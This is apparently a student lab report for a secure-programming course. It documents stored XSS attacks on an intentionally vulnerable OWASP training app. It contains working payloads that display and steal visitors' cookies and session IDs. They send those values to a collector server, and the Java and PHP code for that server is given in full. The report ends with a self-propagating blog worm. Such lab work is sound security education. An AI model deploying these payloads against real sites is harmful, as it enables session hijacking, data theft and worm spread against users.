

# BBM 459 - Secure Programming Laboratory



**HACETTEPE UNIVERSITY**

Department of Computer Engineering

Programming Assignment-4  
Spring 2020-2021

**Subject:** XSS Attack

**Environment:** Ubuntu, Centos, OWASP VM

**Due Date:** May 11, 2021 - 23:59

Muhammed Said Kaya - 21627428

Ali Kayadibi - 21727432

## Step 0

Firstly, we registered 5 people which are Alice, Bob, Charlie, Eve and Dan.

## Step 1

- Alice adds an entry to her blog.
  - Bob views Alice's blog.

Add New Blog Entry


View Blogs

Add blog for Alice

Note: <b>, <i> and <u> are now allowed in blog entries

Save Blog Entry

After logging into Alice's account and entering the blog add page, we have added a blog whose content is "I am Alice, Greetings to everyone...".



View Blogs

1 Current Blog Entries

	Name	Date	Comment
1	Alice	2021-05-02 09:21:51	Ben Alice, Selamlar herkese...

Version: 2.6.52 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In User: Bob ()

Home Logout Toggle Hints Show Popup Hints Toggle Security Drop SSL Reset DB View Log View Captured Data

7 3 0 7 es ion

Back Help Me!

Hints and Videos

View Blog Entries

+ Add To Your Blog

Select Author and Click to View Blog

Alice View Blog Entries

1 Current Blog Entries			
	Name	Date	Comment
1	Alice	2021-05-02 09:21:51	Ben Alice, Selamlar herkese...

Donate to Help? YouTube

Then, when we log into Bob's account and list Alice's blogs, we see the blog we added with Alice's account before.

## Step 2

- Alice adds to her blog an entry that contains a Javascript code that shows their cookies to the users who visit her blog.
  - a. Bob views Alice's blog.
  - b. Charlie views Alice's blog.

**Add blog for Alice**

**Note: <b>,<i> and <u> are now allowed in blog entries**

```
<script type="text/javascript">
document.write(document.cookie)
</script>
```



**Save Blog Entry**

In order to perform XSS Attack, we wrote a javascript code to Alice's blog, which takes the cookie information of the person viewing that blog and places it in the blog.

**Version: 2.6.52** **Security Level: 0 (Hosed)** **Hints: Enabled (1 - Try easier)** **Logged In User: Bob ()**


Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

**View Blogs**

 Back  Help Me!

Hints and Videos

View Blog Entries

 Add To Your Blog

Select Author and Click to View Blog

Please Choose Author View Blog Entries

1 Current Blog Entries



	Name	Date	Comment
1	Alice	2021-05-08 13:32:47	showhints=1; username=Bob; uid=25; PHPSESSID=ogh25uanbn41s8p1kgk045p1

When Bob tries to view Alice's blogs, the cookie information will appear on the blog as on the left.

**Version: 2.6.52** **Security Level: 0 (Hosed)** **Hints: Enabled (1 - Try easier)** **Logged In User: Charlie ()**


Home Logout Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

**View Blogs**

 Back  Help Me!

Hints and Videos

View Blog Entries

 Add To Your Blog

Select Author and Click to View Blog

Please Choose Author View Blog Entries

1 Current Blog Entries

	Name	Date	Comment
1	Alice	2021-05-08 13:32:47	showhints=1; username=Charlie; uid=26; PHPSESSID=ogh25uanbn41s8p1kgk045p1

When Charlie tries to view Alice's blogs, the cookie information will appear on the blog as on the left.

### Step 3 - Step 4

- Alice runs a tcp server (must be written in Java) and php application. They listen on some ports to collect the cookies of the users who visit her blog. The tcp server must write the collected cookies to the file named cookies.txt. The php application must display the collected cookies as a table. You have to record the following fields:
  - Client Ip Address
  - Client Port
  - Browser Information
  - Client Operating System
  - Referrer
  - Session ID
  - Cookie
  - Date
- Alice adds to her blog a Javascript code that sends the cookies of the users who visit her blog to the tcp server and php application.
  - a. Bob views Alice's blog.
  - b. Charlie views Alice's blog.
  - c. Dan views Alice's blog.

Add blog for Alice

Note: <b>,<i> and <u> are now allowed in blog entries

```
<script>
var request;
var url = "http://localhost:3333/api/cookies/add";
request = new XMLHttpRequest();
request.open("POST", url, true);
request.setRequestHeader("Content-Type", "application/json")

var data = {"port" : location.port, "browserInformation" :
```

Save Blog Entry

In order to perform XSS Attack, we wrote a javascript code to Alice's blog, which takes the cookie information of the person viewing that blog and post request them to java server.

```
<script>
var request;
var url = "http://localhost:3333/api/cookies/add";
request = new XMLHttpRequest();
request.open("POST", url, true);
request.setRequestHeader("Content-Type", "application/json");

var data = {
  port: location.port == 0 ? 80 : location.port,
  browserInformation: navigator.appCodeName,
  clientOperatingSystem: navigator.platform,
  referrer: document.referrer,
  sessionId: document.cookie.SESSID,
  cookie: document.cookie,
  date: new Date(),
};

var url2 = "https://api.ipify.org/";
var ip = "";
request2 = new XMLHttpRequest();
request2.onreadystatechange = function () {
  if (request2.readyState == 4) {
    data["clientIpAddress"] = request2.response;
    request.send(JSON.stringify(data));
  }
};

request2.open("GET", url2, true);
request2.send();
</script>
```

A more detailed version of the code is on the left. With the XMLHttpRequest object provided by Ajax, we send our java application json object, which is up on port 3333. We are pulling our data through a 3rd party site to obtain the ip address just before sending.

## JAVA SERVER

```
package com.example.httpserver;

import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.http.ResponseEntity;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.*;

import java.util.HashMap;
import java.util.List;
import java.util.Map;

@RestController

@RequestMapping("/api/cookies")
@CrossOrigin("*")
public class CookiesController {

    @Autowired
    private CookieService cookieService;


    @RequestMapping(value = "/add", method = RequestMethod.POST)
    public ResponseEntity add(@RequestBody Cookie cookie){
        try{
            cookieService.addCookie(cookie);
            return ResponseEntity.ok().build();
        } catch (Exception e){
            return ResponseEntity.badRequest().build();
        }
    }

    @RequestMapping(value = "/getAll", method = RequestMethod.GET)
    public ResponseEntity getAll(){
        try{
            Map<String, List<Cookie>> cookiemap = new HashMap();
            cookiemap.put("data", cookieService.getAllCookies());
            return ResponseEntity.ok(cookiemap);
        } catch (Exception e){
            return ResponseEntity.badRequest().build();
        }
    }
}
```

We wrote Restful API using Java Spring Framework and send our requests to the endpoints shown in the picture above. We write the JSON data coming here into cookies.txt.

```
cookies.txt
1 {clientIdAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='ht
2 {clientIdAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
3 {clientIdAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
4 {clientIdAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
5 {clientIdAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
6
```

## PHP APPLICATION



The screenshot shows a web browser window with the address bar displaying 'localhost/ali.php'. The browser's address bar and tabs are visible at the top. Below the browser window, a table is displayed, representing the data extracted from the REST API. The table has seven columns: Client Ip Adress, Port, Browser Information, Client Operating System, Referrer, Session Id, and Cookie. The table contains three rows of data, all extracted from the same source (http://localhost:3333/api/cookies/getAll/%27).

Client Ip Adress	Port	Browser Information	Client Operating System	Referrer	Session Id	Cookie	Date
178.233.20.174	80	Mozilla	Linux x86_64	http://localhost/munilldae/index.php?page=add-to-your-blog.php	a5f7j9n0g3rqsg6oodm51k58qm7	showhints=1; username=Bob; uid=25; PHPSESSID=a5f7j9n0g3rqsg6oodm51k58qm7	2021-05-09T12:30:24.496Z
178.233.20.174	80	Mozilla	Linux x86_64	http://localhost/munilldae/index.php?page=add-to-your-blog.php	a5f7j9n0g3rqsg6oodm51k58qm7	showhints=1; username=Charlie; uid=26; PHPSESSID=a5f7j9n0g3rqsg6oodm51k58qm7	2021-05-09T12:30:24.496Z
178.233.20.174	80	Mozilla	Linux x86_64	http://localhost/munilldae/index.php?page=add-to-your-blog.php	a5f7j9n0g3rqsg6oodm51k58qm7	showhints=1; username=Dan; uid=27; PHPSESSID=a5f7j9n0g3rqsg6oodm51k58qm7	2021-05-09T12:30:24.496Z

With the PHP application that has stood up in Apache Server, all cookie information in cookies.txt is extracted from the Rest Api we wrote in Java with getAll endpoint and listed in a table.

```
<?php

$homepage = file_get_contents('http://localhost:3333/api/cookies/getAll/%27');

$json = json_decode($homepage);

echo "<table border='1'><br />";
echo "<tr>
<td> Client Ip Adress </td>
<td> Port </td>
<td> Browser Information </td>
<td> Client Operating System </td>
<td> Referrer </td>
<td> Session Id </td>
<td> Cookie </td>
<td> Date </td>
";

for ($row = 0; $row < count($json->{"data"}); $row++) {
    echo "<tr>";
    echo "<td>", $json->{"data"}[$row]->{"clientIpAddress"}, "</td>";
    echo "<td>", $json->{"data"}[$row]->{"port"}, "</td>";
    echo "<td>", $json->{"data"}[$row]->{"browserInformation"}, "</td>";
    echo "<td>", $json->{"data"}[$row]->{"clientOperatingSystem"}, "</td>";
    echo "<td>", $json->{"data"}[$row]->{"referrer"}, "</td>";
    echo "<td>", $json->{"data"}[$row]->{"sessionId"}, "</td>";
    echo "<td>", $json->{"data"}[$row]->{"cookie"}, "</td>";
    echo "<td>", $json->{"data"}[$row]->{"date"}, "</td>";

    echo "</tr>";
}
echo "</table>";

?>
```

## Step 5

- Alice adds a message that contains a Javascript code to her blog. The code obtains the cookies of the users who visit her blog and then retrieves a session ID from the cookies. Finally, the code forges a HTTP post request using the session ID and inserts a new entry that contains these Javascript code to the users blog.
  - a. Bob views Alice's blog.
  - b. Charlie views Alice's blog.
  - c. Dan views Alice's blog.
  - d. Eve views Charlie's blog.

```
<script>
  var http = new XMLHttpRequest();
  var url= "add-to-your-blog-php-submit-button=Save+Blog+Entry";
  url = url.concat("&blog_entry=SaidVirus!");
  url = url.concat("&csrf-token=");
  url = url.concat(document.cookie.split(";")[3]);

  http.open("POST", "index.php?page=add-to-your-blog.php", true);
  http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  http.setRequestHeader("Content-length", url.length);
  http.send(url);
</script>
```

In this section we are expected to spread a worm attack which messes with whoever sees the infected blog. When Alice first enters this blog, whoever sees this blog, it is directly added to the viewers blog, and this process go on infinitely. This process will spread independent from viewer. And this will effect everybody who sees this infected blog.

### Add blog for Alice

**Note:** <b>,<i> and <u> are now allowed in blog entries

```
<script>
  var http = new XMLHttpRequest();
  var url= "add-to-your-blog-php-submit-
button=Save+Blog+Entry";
  url = url.concat("&blog_entry=SaidVirus!");
  url = url.concat("&csrf-token=");
  url = url.concat(document.cookie.split(";")[3]);
```

Save Blog Entry

Alice enters a javascript code that infects everyone's blog and writes SaidVirus to blog(SaidVirus is to confirm that blog is infected).

**After Bob views Alice's blog.**

 [View Blogs](#)

1 Current Blog Entries			
	Name	Date	Comment
1	Bob	2021-05-11 11:54:10	SaidVirus!

**After Charlie views Alice's blog.**

 [View Blogs](#)

1 Current Blog Entries			
	Name	Date	Comment
1	Charlie	2021-05-11 12:10:52	SaidVirus!

**After Dan views Alice's blog.**

 [View Blogs](#)

1 Current Blog Entries			
	Name	Date	Comment
1	Dan	2021-05-11 11:57:07	SaidVirus!

**After Eve views Charlie's blog.**

 [View Blogs](#)

1 Current Blog Entries			
	Name	Date	Comment
1	Eve	2021-05-11 11:59:12	SaidVirus!